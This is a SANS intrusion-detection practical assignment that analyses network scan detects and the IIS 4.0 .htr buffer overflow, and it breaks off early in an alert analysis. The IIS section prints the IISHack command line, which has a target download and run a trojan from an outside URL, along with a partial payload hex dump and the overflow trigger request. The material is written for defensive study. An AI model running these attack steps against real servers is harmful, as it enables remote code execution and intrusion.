SANS Practical Assignment

Intrusion Immersion Curriculum
SANS NS2000
Monterey, CA

submitted by

Sidney L. Faber

Assignment 1: Network Detects

Source of the Traces

These traces all come from the GIAC discussion archives.

Detect 1

Background

Source: http://www.sans.org/y2k/111000-1200.htm

```
(Andrew Daviel - I have no clue what they would be probing for on this port)
Recently I had a scan for port 5665 seen with Snort. 46 mostly unoccupied addresses jumping
around a class B subnet. Don't recognize the dest port; another trojan, or am I seeing a DoS
attack on an ftp server ?

1.   Nov 7 08:40:17 209.66.124.4:20 -> 142.90.147.53:5665 SYN **S*****
2.   Nov 7 08:40:17 209.66.124.4:20 -> 142.90.169.81:5665 SYN **S*****
3.   Nov 7 08:40:17 209.66.124.4:20 -> 142.90.174.216:5665 SYN **S*****
4.   Nov 7 08:40:17 209.66.124.4:20 -> 142.90.180.95:5665 SYN **S*****
5.   Nov 7 08:40:17 209.66.124.4:20 -> 142.90.185.230:5665 SYN **S*****
6.   Nov 7 08:40:17 209.66.124.4:20 -> 142.90.196.244:5665 SYN **S*****
```

This detect was generated by Snort.

Probability the source address was spoofed

The source address is assigned to AboveNet communications, a large Application Service Provider and internet service provider. They were involved in the recent denial-of-service attacks against EBay. There is a possibility that the source address was spoofed, but no other evidence leads to indicate spoofing. In addition with evidence below to indicate that this is a scan, the source most likely intended to receive the traffic results, so it probably was not spoofed.


Description of the Attack

The attack appears to be a simple scan for a listener on port 5665. No specific scanner appears to have these characteristics. No well known trojans operate on port 5665. I see no reasonable explanation for AboveNet to initiate communication from port 20, a well known FTP data transfer point.

Attack Mechanism

It is most likely that this scan was initiated explicitly by AboveNet, perhaps in response to an earlier request from their network. This would likely be a network mapping tool attempting to define the best route from their server farm to the client. AboveNet is in the business of enhanced traffic routing, as explained on their web site:

> **Automated Pro-Active Service (APS)**
> AboveNet's APS system gives clients the control to customize their escalation procedures. Every 5



minutes, a clients equipment will be pinged and probed (PING, HTTP, Telnet, FTP, SMTP, HTTPS,POP3, DNS, NNTP). This service also allows the client to select who will be notified, and at what intervals. [i]

Again, it seems odd to probe from an FTP source port. However, the scan may have been in response to an FTP request, or they might hope the scan passes some simple filtering devices by using a well known port.

Correlations

There are a number of correlations for this type of scanning activity. One report to GIAC was archived at http://www.sans.org/y2k/110800-0900.htm (Laurie@edu report):

```
    Server used for this query: [ whois.arin.net ]
       Abovenet Communications, Inc. (NETBLK-NETBLK-ABOVENET2)
       Suite 1010, 50 W San Fernando, San Jose, CA 95113 US
       Netname: NETBLK-ABOVENET2
       Netblock: 209.66.64.0 - 209.66.127.255
       Maintainer: ABVE

7.   Nov  3 18:07:16 hostmau Connection attempt to TCP z.y.x.28:5665 from 209.66.124.4:20
```

There were many newsgroup postings concerning DNS scans by AboveNet, most were similar to this one below. I did not find any postings about scans on port 20.

```
Subject: Re: Port 53 hit every hour
Date: 11/21/2000
Author: Manfred Bartz <mdac08ebd6@xix.com>
"Steve Terrell" <sterr@terrelljs.dyndns.org> writes:

> I have seen in my log files where port 53 has been probed for the last 2
> days EVERY hour. A sample excerpt follows:
>
> Nov 21 07:29:16 xxx kernel: Packet log: input DENY eth0 PROTO=17
> 208.184.4.142:*446 24.168.xxx.xxx:53 L=73 S=0x00 I=1 F=0x0000 T=42 (#38)

I get lots of them too. Most likely whole subnets are scanned by this perpetrator, not just
you. A while ago I noticed that many of these attempts came from one particular network, so I
complained to the admin and the attemps from that subnet stopped.
[...]
You should email <abuse@above.net> or maybe <noc@above.net> and include your logs of connection
attempts from their network.
[...]
```

Evidence of Active Targeting

It seems evident that the attack was targeted to a particular class B subnet, and the scan was not stealthy–it ran through the address space quickly.

Severity

Criticality	2 This hits all our servers, but only hits them with one packet
Lethality	1 Attack is likely to fail since we shouldn't have any listeners on the scanned port
System Countermeasuers	Unknown
Network Countermeasures	Unknown
Overall Severity	3 Low risk probe against one port, no fingerprinting information could be compromised with this scan

Defensive Recommendation

Add a rule to the IDS to listen for outbound traffic on port 5665.

Contact AboveNet for further correlation.

Multiple Choice Question

Traffic with a TCP source port of 20 is used for

a. FTP data

b. SMTP

c. FTP control

d. Telnet

e. None of the above

Detect 2

Background

This attack comes from http://www.sans.org/y2k/110800.htm. The original detect is from a firewall log; the follow-up is from snort.

```
 (Laurie@.edu)
Correlations from 00/11/06

> A 9704/tcp SYNFIN scan from adsl-216-103-84-187.dsl.snfc21.pacbell.net.
One common rpc.statd exploit, if successful, installs a backdoor on port 9704/tcp,
as described in http://www.cert.org/advisories/CA-2000-17.html. Note from
the traces below that source and destination ports are the same and the Id
```

```
is always 39426.
>
8.   > Oct 29 23:39:49 router 30199: list 101 denied tcp 216.103.84.187(9704) ->
     a.b.193.101(9704), 1 packet
9.   > Oct 29 23:39:49 router 30200: list 101 denied tcp 216.103.84.187(9704) ->
     a.b.193.124(9704), 1 packet
10.  > Oct 29 23:39:49 router 30201: list 101 denied tcp 216.103.84.187(9704) ->
     a.b.193.125(9704), 1 packet
[...]
11.  > Oct 29 23:40:21 router 30215: list 101 denied tcp 216.103.84.187(9704) ->
     a.b.199.189(9704), 1 packet
12.  > Oct 29 23:40:21 router 30216: list 101 denied tcp 216.103.84.187(9704) ->
     a.b.199.190(9704), 1 packet
13.  > Oct 29 23:40:22 router 30217: list 101 denied tcp 216.103.84.187(9704) ->
     a.b.199.252(9704), 1 packet

[**] IDS198/SYN FIN Scan [**]
14.  > 10/30-16:17:28.818059 216.103.84.187:9704 -> a.c.205.138:9704
       TCP TTL:26 TOS:0x0 ID:39426
       **SF**** Seq: 0x6D317CE6 Ack: 0x3FCCD487 Win: 0x404
       00 00 00 00 00 00 ......
15.  > 10/31-12:49:09.672439 216.103.84.187:9704 -> a.d.53.33:9704
       TCP TTL:23 TOS:0x0 ID:39426
       **SF**** Seq: 0x41D1E8D5 Ack: 0x118A5F74 Win: 0x404
16.  > 10/31-12:49:09.701743 216.103.84.187:9704 -> a.d.53.35:9704
       TCP TTL:25 TOS:0x0 ID:39426
       **SF**** Seq: 0x41D1E8D5 Ack: 0x118A5F74 Win: 0x404
17.  > 10/31-12:49:09.833783 216.103.84.187:9704 -> a.d.53.45:9704
       TCP TTL:24 TOS:0x0 ID:39426
       **SF**** Seq: 0x41D1E8D5 Ack: 0x118A5F74 Win: 0x404

18.  Nov  2 09:42:06 hostmau Connection attempt to TCP z.y.x.28:9704 from 216.103.84.187:9704
19.  Nov  2 09:42:06 hostmau snort[63106]: SCAN-SYN FIN: 216.103.84.187:9704 -> z.y.x.28:9704
20.  Nov  2 09:42:09 hostmau snort[63106]: SCAN-SYN FIN: 216.103.84.187:9704 -> z.y.x.189:9704
21.  Nov  2 09:42:10 hostmau snort[63106]: SCAN-SYN FIN: 216.103.84.187:9704 -> z.y.x.224:9704
22.  Nov  2 09:44:12 hosty snort[71679]: SCAN-SYN FIN: 216.103.84.187:9704 -> z.y.w.34:9704
23.  Nov  2 09:44:12 hostj snort[24697]: SCAN-SYN FIN: 216.103.84.187:9704 -> z.y.w.66:9704
24.  Nov  2 09:44:13 hostmi snort[23025]: SCAN-SYN FIN: 216.103.84.187:9704 -> z.y.w.98:9704
```

Probability the source address was spoofed

This appears to be a broad scan for a specific trojan listening on port 9704. Given that the source address is not changing, and that the scan is fast--but not extremely fast--this is likely a standard "script-kiddie" scan. It is unlikely that the source address was spoofed.

Description of the Attack

This is a hunt for a trojan listening on port 9704. The targeted trojan could be one of many that operate on 9704. The primary trojan operating on 9704 exploits the rpc.statd vulnerability in Linux. It has been cataloged as CVE-2000-0666.[ii] The bug was also issued in CERT Advisory CA-2000-17.

Attack Mechanism

If the scan finds a trojan, it means that the target server has already been attacked with the exploit. The answering process would be a root shell echoing on port 9704. The original attack would be a standard buffer overflow using the syslog() function . Buffer overflows are discussed more in detail in section 3.

Correlations

A large number of people reported similar scans from port 9704 to 9704. In addition to these two posts on GIAC, an informative thread from netboss@techie.com dated Oct 05 2000 is archived at Neohapsis[iii]. Another discussion from flatline@io.com dated October 10 2000 is arcived at lists.insecure.org.[iv]

Evidence of Active Targeting

This is an obvious example of active targeting. A well known trojan listens on 9704, and will respond via TCP to the requested connection.

Severity

Criticality	3 - This could affect any compromised server running the stat-d rpc service
Lethality	5 - A compromised server answers with a root shell prompt
System Countermeasuers	Unknown
Network Countermeasures	5 - Incoming connection requests to port 9704 are blocked
Overall Severity	3 - Medium to low, depending on system countermeasures

Defensive Recommendation

1. Check logs for outbound traffic on port 9704, which would indicate a compromised server.

2. Upgrade any possible targets as recommended by the CERT advisory.

3. Verify all perimeter firewalls block incoming connection requests on 9704.

Multiple Choice Question

The purpose of a trojan port scan is to:

a. Plant the trojan on a machine that listens on the trojan's port

b. Exploit a know vulnerability of a service that listens on the affected port

c. Look for a process running on a machine that was already compromised

d. Determine information about a target machine to see what trojans will run on it

Detect 3

Background

The source for this detect is http://www.sans.org/y2k/110600.htm

```
 (Arrigo Triulzi)
Hi, I was looking through my old portscan logs and something caught my eye, in particular given
http://www.sans.org/y2k/110100-1230.htm. I only have one interesting entry in my historical
archive since early April 2000 when I started logging these scans more carefully:
[member2.aol.com]
25.  Jun 28 18:36:02 205.188.137.185:80 -> 192.168.89.230:64650 UNKNOWN *1**R*** RESERVEDBITS
Then came the flurry:
[www.cbs.com]
26.  Sep 30 20:11:15 63.240.56.20:80 -> 192.168.82.110:18431 UNKNOWN 2*S***A* RESERVEDBITS
[Electronic Arts]
27.  Oct 7 20:03:29 159.153.231.32:443 -> 192.168.82.110:64569 UNKNOWN *1**R*** RESERVEDBITS
[www-vip.interq.net]
28.  Oct 10 16:12:06 210.172.128.20:80 -> 192.168.82.110:25211 UNKNOWN 2*S***A* RESERVEDBITS
...
so the traffic is legitimate. A quick check of the previous logs (I have about a month for
Squid) shows that they are all legitimate. I have the impression this is the begginning of
TCP/IP stacks implementing ECN[1]. The Linux kernel mailing list offers an interesting thread
starting at: http://lists.insecure.org/linux-kernel/2000/Sep/0262.html For example some Cisco
PIX firewalls block traffic implementing ECN. What my boxes are seeing is possibly ECN which
they are unable to decode. An interesting patch to tcpdump to print ECN information:
http://www.aciri.org/floyd/ecn/tcpdump.txt

I hope this is of interest, Ciao, Arrigo
```

Probability the source address was spoofed

All the source addresses and ports seem legitimate, and this appears to be flag bits set in the middle of a normal TCP communication stream. Since 192.168.82.110 is a proxy server (described by Arrigo in a section I cut out), it should at a minimum proxy http (port 80) traffic. If the proxy server accepted this traffic as a normal reply in an existing TCP transmission, and did not reject the packet, the traffic must be normal.

Description of the Attack

Traditionally, any use of the reserved bits in the Type of Service field indicates a fingerprint scan. These reserved bits had no legitimate use prior to ECN, so were an immediate indication of a crafted packet.

Attack Mechanism

The traditional fingerprint attack would return information about the target server to the scanning host based on its response to a crafted packet. However, these packets are in the middle of a normal TCP connection. It is possible that this fingerprint attempt is embedded in a “malicious” web site that scanned you when you visited it; however, these seem to be legitimate sites.

Correlations

The IETF has issued an internet draft titled "The Addition of Explicit Congestion Notification (ECN) to IP"[v] which obsoletes portions of RFC 0791, "Internet Protocol"[vi].

RFC 0791 reserves bits 6 and 7 of the Type of Service field for future use. In all existing TCP implementations, these bits are set to 0. Intrusion detection systems typically assume that when these bits are not 0, there is evidence of hostile activity. This generated the alerts above.

The "Explicit Congestion Notification" IETF draft assigns bit 6 to be used for DSCP (differentiated services codepoint), bit 7 is used for ECN (Explicit Congestion Notification). Since these bits flag traffic congestion, it makes sense that they would be set mid-stream.

Evidence of Active Targeting

As described above, there is no conclusive evidence that this involves active targeting.

Severity

Criticality	5 - If this were actually a crafted packet from a malicious web server, it would travel throughout our network
Lethality	1 - Although it could get to any server, it is unlikely that servers would respond abnormally to the packet. In addition, successful fingerprinting needs information from other abnormal packets, which we did not see.
System Countermeasuers	Unknown
Network Countermeasures	5 - All this is actually sent to a proxy server which can handle the reserved bits gracefully
Overall Severity	1 - Low risk as this appears to be an implementation of the new IETF draft.

Defensive Recommendation

None.

Multiple Choice Question

The most up-to-date information about the internet protocols is maintained by:

a. **Internet Engineering Task Force (IETF)**

b. The Internet Assigned Numbering Authority (IANA)

c. The World Wide Web Consortium (W3C)

d. Internic

Detect 4

Background

This detect comes from http://www.sans.org/y2k/110800.htm, generated by Sonicwall firewall logs.

```
(Scott Jarriel)
Hi all, I found this interesting excerpt in one of the Sonicwall log files that I monitor. Came
in on the past Sat. around noon CST. It was a group of approximately 250 single pings, most
from unique addresses. A huge majority of the addresses are cable-modem listings, many of them
active, and none reporting a web server interface (when scanned by Netcraft). I assume that
these are mostly Win9x platforms (or NT / Win2k workstations), but I did not attempt further
scanning to confirm this. I suppose that this could be a bunch of decoy pings, with one real
source buried inside, but I don't know what the purpose of that would be. The system behind
this firewall is just a Win2k workstation, with no services offered out. Firewall rules are to
allow all outbound, deny all inbound. I'm including the excerpt, extremely modified by removing
the destination address and reordering the lines to sequence that source addresses linearly. In
addition, I've put the dns names resolved, my assumption of connection types and a comment that
the os is not defined by Netcraft (ie no https responding). I'm running out of time to complete
the whole lookup, but I thought that the community as a whole might be interested. My concern
is that this may represent some sort of DDoS tool in a testing state, where the 'zombies' would
report back to a controller with the results of the pings. Some of these seem to come from
behind firewalls, which either makes my guess completely bogus, or else the 'zombies' can
autonymously call in for a connection (which has been reported with some of the new trojans
lately). I welcome anyone else's thoughts on this. Regards, Scott Jarriel

########################################################################
29.  11/04/2000 12:23:55.032 - 4.16.225.187  PPPa94-ResaleCovina1-4R7276.saturn.bbn.com ?dialup
     ?os
30.  11/04/2000 12:14:46.736 - 4.40.0.245 x2 crtntx1-ar4-000-245.dsl.gtei.net   dsl  ?os
[... numerous other examples]
31.  11/04/2000 12:30:40.176 - 193.250.130.111
32.  11/04/2000 12:20:20.240 - 193.250.234.202

33.  11/04/2000 12:32:00.000 - 194.65.179.156
```

Probability the source address was spoofed

Given the amount of traffic, it seems very likely that the source address was spoofed. It is very unlikely that all these servers would choose to send an echo to the same target within a 15 minute period. In addition, most detects show only 1, 2 or 3 echo requests, where most common echo utilities generate at least 4 echo requests–especially since this machine had no outgoing traffic, and thus could not reply to any of these echo requests.

Description of the Attack

This appears to be collateral damage targeted against the server. It may have been targeted since it's a bit unique in that its firewall allows outbound traffic only. If the attacker spoofed this machine as the target, it would guarantee that this machine would not reply to the echo. This does not appear to be a stealth nmap scan, since all the source addresses appear to be live.

Attack Mechanism

Assuming the source addresses are spoofed, the attacker used a packet-crafting tool to change the source address of the packets. Most source addresses seem to be valid and have high bandwidth capabilities, so the sources were not generated at random.

Correlations

I found no correlations with this attack. This type of attack is difficult to correlate, since we don't have any source information left. The only possible way to correlate might be if others noticed a scan at a similar time, or if we received information from one of the intermediary hosts.

Evidence of Active Targeting

It is obvious that this host is actively targeted, since such a large number of packets are coming in from such a large array of hosts.

Severity

Criticality	1 - This machine is relatively unimportant, it is just one workstation.
Lethality	3 - Could cause a denial of service due to large traffic volume
System Countermeasuers	Unknown
Network Countermeasures	5 - Block all outbound traffic
Overall Severity	-1 - Low

Defensive Recommendation

I concur with Scott's thought that this is a DDoS tool in testing state. They likely chose to use his server because it was guaranteed not to respond to the agents on these high bandwidth connections.

Multiple Choice Question

What are the minimum requirements to protect a machine from internet port scans:

a. Place it behind a well managed a firewall

b. Place it behind a proxy server

c. Prevent all outgoing connections

d. Disconnect it from the internet

Assignment 2: Evaluate an Attack

Background

eEye Digital Security discovered buffer overflow affecting Microsoft's Internet Information Server (IIS) in June of 1999. Many exploits quickly followed, and present a significant risk to vulnerable IIS web servers. Mitre cataloged the vulnerability as CVE-1999-0874:

> "Buffer overflow in IIS 4.0 allows remote attackers to cause a denial of service via a malformed request for files with the .HTR, .IDS or .STM extensions"[vii]

The Vulnerability

IIS determines how to process http:GET requests based on the extension of the file requested. Most requests for an IIS machine use common extensions such as .htm and .html, and the Active Server Page .asp extension. The IIS process, inetinfo.exe, hands these requests off to a dynamic link library (DLL) for processing.

System administrators can map additional extensions within their web server, or manage which libraries manage the requests. Again, all management is done by the extension of the requested file.

The standard IIS installation maps http:GET requests with an .htr extension. .htr requests have the very specific purpose of account management, which allows NT users to change passwords through http:. Since this process is quite different from standard .htm or .asp requests, it is handled by a separate library, ISM.dll.

eEye first noticed the overflow when issuing a standard--albeit large--http request:

```
34. GET / [3000]0x41 ".htr" HTTP/1.0
```

The inetinfo.exe process identified the .htr extension, and properly handed the request to ism.dll. However, ism.dll did not check the size of the request, dumped it into memory, and crashed the IIS server.[viii]

At this point, eEye had identified a denial of service attack successful against a large proportion of the Microsoft IIS servers on the Internet. Any IIS server which recognized .htr requests was vulnerable.

Microsoft Response

On June 15, Microsoft issued Security Bulletin 99-019, "Malformed HTR Request". The vulnerability only affects IIS v4.0. In researching the problem, Microsoft found similar vulnerabilities in requests for .idc and .stm files. The vulnerability was patched with a hotfix for ism.dll.[ix] In a related knowledgebase article, Microsoft identified a workaround. The inetinfo.exe process has an option which requires the http:GET file requested to exist and be accessible before the request is passed off to the supporting .dll; the article describes how this should be configured.[x]

Mitigating Factors

This vulnerability relies on an unusually long http:GET request-- in excess of 3000 characters. Most proxy servers or statefull firewalls should reject the connection as a malformed http request.


Removing the .htr extension from the ISAPI DLL list can eliminate the vulnerability. However, many IIS web applications integrate web authentication with NT operating system authentication. Sites using this security model must rely on the .htr extension (and ism.dll) to allow users to manage account passwords.

Buffer Overflows

Unchecked buffers have caused problems for quite a while, and pose a common security problem.

Programmers often set aside a fixed amount of memory for program variables at compile-time. When the program receives an input stream of characters–argument variables--it copies them into the allotted memory, one by one. But suppose there are more characters than the program can store. If the programmer does not explicitly check variable size against buffer size, the remaining characters overflow into memory that does not belong to the buffer.

A buffer overflow may not necessarily lead to execution of malicious code. As show in the figure below, it all depends on where the buffer is located. In program A, the buffer is at



the end of the executable code. This memory space might be used by another buffer, or by another subroutine, or not at all. There is no guarantee that overflowed bytes will actually make it to the CPU for execution.

However, program B shows a configuration where the overflow contents are guaranteed to make it to the CPU for processing. The machine code explicitly tells the processor to execute the operation located at memory location ***continue***, which can be our exploit.

Since all this happens at the machine code level, the exploit code is very sensitive to the processor type and even the build. A common signature of buffer overflows is the “NOP” instruction. NOP stands for “No Operation”: when the CPU receives this instruction, it does nothing, other than fetch the next instruction. When the exact end of the buffer is not know, or it is not obvious where code execution might begin, a series of NOP instructions are padded before the executable code. This "NOP Sled" is a common signature for buffer overflow exploits.

Again, since we are dealing with machine code, buffer overflow exploits are processor specific. For instance, if Linux is vulnerable to a particular buffer overflow on all platforms, and exploit for Linux installed on a Sun workstation will not work for Linux installed on an x86 class machine, since the machine code is different.

The IISHack.exe Exploit

Since Microsoft did not respond quickly to the vulnerability, eEye chose to publish the IISHack.exe exploit.[xi] The version discussed below runs from the command prompt of an x86 class machine, and can be executed without administrative rights. The first and second arguments to the executable define the target IIS server and port. A third argument supplies the URL of an executable accessible on the Internet. When the target machine receives the code, it downloads the executable program at this address and executes it.

The Trojan process opened on the IIS server runs with the privileges of the inetinfo.exe process, typically with less restrictive rights than a typical domain account.

As with any code, it is important to understand exactly which processor executes the code, and a buffer overflow exploit typically contains three sets of executable code. The first set is the "payload"--the machine code sent from a client to the target server. When the payload executes on the target server, it downloads a Trojan application from the internet and executes it. Although the payload is limited to about 3000 bytes, the Trojan has no restrictions. Finally, the delivery mechanism encapsulates the payload (but not the Trojan); the client machine executes this delivery code to initiate the attack.

Note that since this code requires a TCP connection to form a valid http: request, it will be difficult to spoof a source address. However, the Trojan does not need to be located on the attacking machine.

Payload

The author provided some insight into the design process:

> The exploit works by redirecting the eip to the address of a loaded dll, in this case ISM.DLL. Why? Because its loaded in memory, is loaded at a high address which gets around the null byte problem.. and is static on all service packs. The code from ISM.DLL jumps to my code, which creates a jump table of of functions we'll need, including the socket functions. We do this because unfortunately the dll's import tables don't include nearly enough of the functions we need..
>
> The socket structure is created and filled at runtime. ... After this a small buffer is created, a get request issued to the web site of the file you want to download. The file is then received/saved to disk/and executed. Simple huh? no not really :)

TCPDump Trace

A TCPDump trace of the attack against an IIS server is outlined below.

Telnet to port 80 of the target server

TCP handshake:

```
10:48:15.434594 my.pc.1374 > my.target.80: S 30924482:30924482(0) win 8192 <mss 1460> (DF) (ttl 128, id 14214)
10:48:15.438887 my.target.80 > my.pc.1374: S 852786979:852786979(0) ack 30924483 win 8760 <mss 1460> (DF) (ttl 126, id 34531)
10:48:15.438967 my.pc.1374 > my.target.80: . ack 1 win 8760 (DF) (ttl 128, id 14470)

```

Send CRLF-CRLF via telnet, server acknowledges, transfers data and closes.

```
10:48:16.620176 my.pc.1374 > my.target.80: P 1:3(2) ack 1 win 8760 (DF) (ttl 128, id 14726)
10:48:16.801812 my.target.80 > my.pc.1374: . ack 3 win 8758 (DF) (ttl 126, id 34787)
10:48:17.063097 my.pc.1374 > my.target.80: P 3:5(2) ack 1 win 8760 (DF) (ttl 128, id 14982)
10:48:17.066845 my.target.80 > my.pc.1374: P 1:225(224) ack 5 win 8756 (DF) (ttl 126, id 35043)
10:48:17.066913 my.target.80 > my.pc.1374: F 225:225(0) ack 5 win 8756 (DF) (ttl 126, id 35299)
10:48:17.066975 my.pc.1374 > my.target.80: . ack 226 win 8536 (DF) (ttl 128, id 15238)
10:48:19.274416 my.pc.1374 > my.target.80: F 5:5(0) ack 226 win 8536 (DF) (ttl 128, id 15494)
10:48:19.276803 my.target.80 > my.pc.1374: . ack 6 win 8756 (DF) (ttl 126, id 35555)
```

Ping the target server to verify connectivity

```
10:48:48.471400 my.pc > my.target: icmp: echo request (ttl 32, id 16774)
10:48:48.475360 my.target > my.pc: icmp: echo reply (ttl 126, id 35811)
10:48:49.463900 my.pc > my.target: icmp: echo request (ttl 32, id 17030)
10:48:49.466371 my.target > my.pc: icmp: echo reply (ttl 126, id 36067)
10:48:50.465339 my.pc > my.target: icmp: echo request (ttl 32, id 17286)
10:48:50.467705 my.target > my.pc: icmp: echo reply (ttl 126, id 36323)
10:48:51.466953 my.pc > my.target: icmp: echo request (ttl 32, id 17542)
10:48:51.469366 my.target > my.pc: icmp: echo reply (ttl 126, id 36579)
```

Run the attack

At the console:

```
C:\>iishack my.target 80 www.nauticom.net/theTrojan.exe
------(IIS 4.0 remote buffer overflow exploit)---------------------------------
(c) dark spyrit -- barns@eeye.com.
http://www.eEye.com

[usage: iishack <host> <port> <url>]
eg - iishack www.example.com 80 www.myserver.com/thetrojan.exe
```

```
do not include 'http://' before hosts!
-------------------------------------------------------------------------------

Data sent!

C:\>
```

From TCPDump, the initial TCP handshake:

```
10:49:02.583712 my.pc.1376 > my.target.80: S 30971624:30971624(0) win 8192 <mss
1460> (DF) (ttl 128, id 17798)
10:49:02.587787 my.target.80 > my.pc.1376: S 852834135:852834135(0) ack
30971625 win 8760 <mss 1460> (DF) (ttl 126, id 36835)
10:49:02.587877 my.pc.1376 > my.target.80: . ack 1 win 8760 (DF) (ttl 128, id
18054)
```

Send the payload (HTTP GET):

```
10:49:02.589534 my.pc.1376 > my.target.80: P 1:1158(1157) ack 1 win 8760 (DF)
(ttl 128, id 18310)
                     4500 04ad 4786 4000 8006 30a1 a26e d313
                     a26e 6633 0560 0050 01d8 96e9 32d5 3758
                     5018 2238 f1e1 0000 4745 5420 2f41 4141
                     4141 4141 4141 4141 4141 4141 4141 4141
                     ...  [additional NOPs]
                     4141 4141 4141 4141 4141 4141 4141 4141
                     4141 4141 4141 4141 4141 b087 6768 b087
                     6768 9090 9090 5858 9033 c050 5b53 598b
                     ...  [additional payload]
```

After the payload is sent, I ask to close the connection gracefully, and the server responds to my FIN but does not yet generate one of its own:

```
10:49:02.589546 my.pc.1376 > my.target.80: F 1158:1158(0) ack 1 win 8760 (DF)
(ttl 128, id 18566)
10:49:02.595557 my.target.80 > my.pc.1376: . ack 1159 win 7603 (DF) (ttl 126,
id 37091)
```

Telnet to port 80 again

I didn't realize the connection above was still not fully torn down, so I went ahead and tried to telnet to the server again. At this point, I expect the ism.dll was running the exploit code, and attempting to download www.nauticom.net/theTrojan.exe (which does not exist). But the http: server responds with a connection.

```
10:49:09.796856 my.pc.1377 > my.target.80: S 30978853:30978853(0) win 8192 <mss
1460> (DF) (ttl 128, id 19078)
10:49:09.799629 my.target.80 > my.pc.1377: S 852841345:852841345(0) ack
30978854 win 8760 <mss 1460> (DF) (ttl 126, id 39139)
10:49:09.799709 my.pc.1377 > my.target.80: . ack 1 win 8760 (DF) (ttl 128, id
19334)
```

However, before I get a chance to issue a request, the overflow succeeds, and the operating system resets all existing connections to port 80 (notice the source ports: 1376 is the exploit connection, and 1377 is the telnet connection):

```
86.   10:49:10.053712 my.target.80 > my.pc.1377: R 852841346:852841346(0) win 0 (DF)
      (ttl 126, id 39395)
87.   10:49:10.487691 my.target.80 > my.pc.1376: R 852834136:852834136(0) win 0 (DF)
      (ttl 126, id 40163)
```

I didn't realize this was happening at the time, so I tried another telnet to port 80:

```
88.   10:49:15.665315 my.pc.1378 > my.target.80: S 30984728:30984728(0) win 8192 <mss
      1460> (DF) (ttl 128, id 19846)
89.   10:49:15.669152 my.target.80 > my.pc.1378: R 0:0(0) ack 30984729 win 0 (ttl
      126, id 40675)
90.   10:49:16.101942 my.pc.1378 > my.target.80: S 30984728:30984728(0) win 8192 <mss
      1460> (DF) (ttl 128, id 20102)
91.   10:49:16.104259 my.target.80 > my.pc.1378: R 0:0(0) ack 1 win 0 (ttl 126, id
      40931)
92.   10:49:16.602726 my.pc.1378 > my.target.80: S 30984728:30984728(0) win 8192 <mss
      1460> (DF) (ttl 128, id 20358)
93.   10:49:16.605084 my.target.80 > my.pc.1378: R 0:0(0) ack 1 win 0 (ttl 126, id
      41187)
94.   10:49:17.103406 my.pc.1378 > my.target.80: S 30984728:30984728(0) win 8192 <mss
      1460> (DF) (ttl 128, id 20614)
95.   10:49:17.105698 my.target.80 > my.pc.1378: R 0:0(0) ack 1 win 0 (ttl 126, id
      41443)
```

Each telnet request is reset. Apparently, the telnet application I'm using retries four times before returning the failure message to the user.

At this point, it might appear that the web interface on port 80 was still listening, but resetting any connection request. However, NT listens for connections on all ports. If the operating system receives a connection request on a port with an active listener, it forwards the connection to the listener. However, if there is no listener on the port, it sends a TCP reset to close down the connection. So the http: service has been shut down.

Ping the target again.

I wanted to make sure the network connection to the server was still active, a ping against the target verifies that it is still on the network.

```
96.   10:49:28.389001 my.pc > my.target: icmp: echo request (ttl 32, id 21126)
97.   10:49:28.393249 my.target > my.pc: icmp: echo reply (ttl 126, id 41699)
98.   10:49:29.381252 my.pc > my.target: icmp: echo request (ttl 32, id 21382)
99.   10:49:29.383729 my.target > my.pc: icmp: echo reply (ttl 126, id 41955)
100.  10:49:30.382692 my.pc > my.target: icmp: echo request (ttl 32, id 21638)
101.  10:49:30.385076 my.target > my.pc: icmp: echo reply (ttl 126, id 42211)
```

Summary

Buffer overflow exploits always pose a significant threat. At a minimum, they can cause a denial-of-service by randomly corrupting the CPU execution stream. Under the proper circumstances, they can run arbitrary attacker code at escalated privileges. A homogeneous environment greatly increases the danger of buffer overflow attacks.

Good controls can mitigate buffer overflow attacks. They typically contain a NOP-sled which can be picked up by most intrusion detection systems. High-level programming expertise is required to develop exploits of buffer overflow attacks.

Assignment 3: "Analyze This"

Starting Point

I started this exercise by combining all the alert data into one common file, as described in Assignment 4. I didn't add in the scan reports or the OOS reports, the alerts should lead to them as necessary.

Once it was all in one common form, I started the analysis with the assumption that the rare alerts are most interesting, and potentially most severe. I know this isn't always the case, but it's just a place to start. There's lots of data on port scans, but port scans are usually benign, it's how the information from them is used.

I don't have the actual Snort rules files, so I'm assuming the default ruleset was used.

Happy 99

```
1.    08/16-14:36:46.954418  [**] Happy 99 Virus [**] 128.8.198.101:12805 -> MY.NET.6.35:25
```

Background

The Happy99 worm first appeared in early 1999. The program runs as an e-mail attachment, which openes a window and shows a fireworks display. However, it also modifies wsock32.dll (a key windows IP networking library), copies itself onto the target machine, and extracts an embedded ska.dll.

The modified wsock32.dll loads ska.dll when network activity occurs. It attaches itself to new e0mail and sends the infected message.[xii]

Description of the Attack

Bytecode pattern matches identifying the attached file probably triggered the happy99 alert. The worm was sent from an external address to my.net.6.35 on port 25. Since the connection on port 25 was accepted, it appears that this machine accepts SMTP traffic, and probably acts as my.net's gateway. So this alert was probably generated when an infected e-mail was sent to my.net.

No other Happy99 alerts were generated, so it appears that the worm did not activate.

Evidence of Active Targeting

